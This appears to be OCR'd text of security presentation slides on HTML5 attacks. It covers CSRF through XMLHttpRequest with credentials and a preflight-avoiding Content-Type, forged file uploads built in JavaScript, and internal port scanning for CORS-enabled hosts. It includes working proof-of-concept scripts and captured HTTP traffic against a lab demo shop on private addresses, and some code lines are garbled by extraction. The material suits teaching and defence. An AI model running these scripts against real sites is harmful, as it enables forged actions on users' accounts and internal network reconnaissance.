
Silent Exploitation

- CORS preflight bypass – certain Content-Type bypass preflight HTTP
- Forcing cookie replay by “withCredentials”
- Internal network scanning and tunneling
- Information harvesting (internal crawling)
- Stealth browser shell – post XSS (Allow origin- *)
- Business functionality abuse (upload and binary streams)


CSRF with XHR/HTML5



CSRF with XHR/HTML5



CSRF with XHR/HTML5



CSRF & HTML5


```
<script language="javascript" type="text/javascript">

function getMe()
{
    var http;
    http = new XMLHttpRequest();

    http.open("POST", "http://192.168.100.12/json/jbservice.ashx", true);
    http.setRequestHeader('Content-Type', 'text/plain');
    http.withCredentials= "true";
    http.onreadystatechange = function()
    {
        if (http.readyState == 4) {
            var response = http.responseText;
            document.getElementById('result').innerHTML = response;
        }
    }
    http.send('{"id":2,"method":"getProduct","params":{ "id" : 2}}');
}

getMe();
</script>
```

CSRF with XHR/HTML5



CSRF & HTML5

#	host	method	URL
1	http://192.168.100.26	GET	/csrf/json.html
2	http://192.168.100.12	POST	/json/jservice.ashx

original request auto-modified request response

raw params headers hex

```
POST /json/jservice.ashx HTTP/1.1
Host: 192.168.100.12
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:5.0) Gecko/20100101 Fir
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Proxy-Connection: keep-alive
Content-Type: text/plain; charset=UTF-8
Referer: http://192.168.100.26/csrf/json.html
Origin: http://192.168.100.26
Cookie: cid=10001
Pragma: no-cache
Cache-Control: no-cache
Content-Length: 51

{"id":2,"method":"getProduct","params":{ "id" : 2}}
```

#	host	method	URL	params
1	http://192.168.100.26	GET	/csrf/json.html	
2	http://192.168.100.12	POST	/json/jservice.ashx	<input checked="" type="checkbox"/>

original request auto-modified request response

raw headers hex


```
HTTP/1.1 200 OK
Date: Sun, 27 Nov 2011 22:00:06 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
Content-Type: text/plain; charset=utf-8
Content-Length: 921

{"id":2,"result":{"Products":{"columns":["product_id","product_name","pro
t_desc","product_price","image_path","rebates_file"],"rows":[[2,"Bend it
Drama","Who wants to cook Aloo Gobi when you can bend a ball like Beckham
London tries to raise their soccer-playing daughter in a traditional way.
sister, Pinky, who is preparing for an Indian wedding and a lifetime of c
chapatti, Jess' dream is to play soccer professionally like her hero Davi
against Jess' unorthodox ambition, her parents eventually reveal that the
to do with protecting her than with holding her back. When Jess is forced
```

CSRF/Upload

- Powerful XHR-Level 2 call allows file upload on the fly.
- Interestingly – possible to craft file through JavaScript and post on the server – if CSRF token is not there.
- Example, your profile is having a photograph of yours and you visit attacker site that photo changes to something else
- More serious threat, exploiting actual business functionalities...

CSRF with XHR/HTML5



CSRF/Upload - POC

Enjoy your shopping experience at dvds4less!

Products (1.0 | XML | Flash | JSON | Silverlight | AMF | HTML5)

Shreeraj Shah (U=10001) [Main](#) | [New Order](#) | [Order Status](#) | [Profile](#) | [Blog](#) | [Logout](#)

upload your order form


Processing uploaded order...

```
POST /user_upload.aspx HTTP/1.1
Host: 192.168.100.21
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:8.0.1) Gecko/20100101 Firefox/8.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Proxy-Connection: keep-alive
Referer: http://192.168.100.21/user_upload.aspx
Cookie: cid=10001; DemoTrading=1990b5bf9dde249a38ffc352f7b3e52b; ASP.NET_SessionId=3ife
JSESSIONID=6B59B1D61DFAFE7CEF97AFB03A103D13
Content-Type: multipart/form-data; boundary=-----313223033317673
Content-Length: 262

-----313223033317673
Content-Disposition: form-data; name="FILE1"; filename="today"
Content-Type: application/octet-stream

Client: ABC inc.
1,1,Finding Nemo
2,1,Bend it like Beckham
-----313223033317673--
```

CSRF with XHR/HTML5



CSRF/Upload



```
<body>
<script>

var stream = "Client: ABC inc.\r\n1,2,Finding Nemo\r\n2,4,Bend it like Beckham";
var boundary = "-----146043902153"; //Pick boundary for upload ...
var file = "order.prod";
http = new XMLHttpRequest();
http.open("POST", "http://192.168.100.21/user_upload.aspx", true);
http.setRequestHeader("Content-Type", "multipart/form-data, boundary='"+boundary)';
http.setRequestHeader("Content-Length", stream.length);
http.withCredentials= "true";


var body = boundary + "\r\n";
body += 'Content-Disposition: form-data; name="FILE1"; filename=""' + file + '"\r\n';
body += "Content-Type: application/octet-stream\r\n\r\n";
body += stream + "\r\n";
body += boundary + "--";
http.send(body);

</script>
```

POST /user_upload.aspx HTTP/1.1
Host: 192.168.100.21
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:8.0.1) Gecko/20100101 Firefox/8.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Proxy-Connection: keep-alive
Content-Type: multipart/form-data; charset=UTF-8, boundary=-----146043902153
Referer: http://192.168.100.6/upload/csrf-up.html
Content-Length: 255
Origin: http://192.168.100.6
Cookie: cid=10001; DemoTrading=1990b5bf9dde249a38ffc352f7b3e52b; ASP.NET_SessionId=3ifeql4502ukzijxz; JSESSIONID=8B59B1D61DFAF7CEF97AFB03A103D13
Pragma: no-cache
Cache-Control: no-cache
-----146043902153
Content-Disposition: form-data; name="FILE1"; filename="order.prod"
Content-Type: application/octet-stream

Client: ABC inc.
1,2,Finding Nemo
2,4,Bend it like Beckham
-----146043902153--

Crawl for CORS



Internal Scan for CORS

```
function scan(url)
{
    try
    {
        http = new XMLHttpRequest();
        http.open("GET", url, false);
        http.send();
        return true;
    }
    catch(err)
    {
        return false;
    }
}
```

The screenshot shows a web browser window with two red pushpins pinned to the top right corner. The address bar shows the URL `192.168.100.6/portscan/scan.html`. Below the address bar, there are several tabs: Disable, Cookies, CSS, Forms, Images, Information, and Misc. The main content area displays the heading "Scan results" and the result `http://192.168.100.21/(Access-Control-Allow-Origin:---->true)`.

raw headers hex html render

```
HTTP/1.1 200 OK
Date: Thu, 16 Feb 2012 07:22:58 GMT
Access-Control-Allow-Origin: *
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 13456

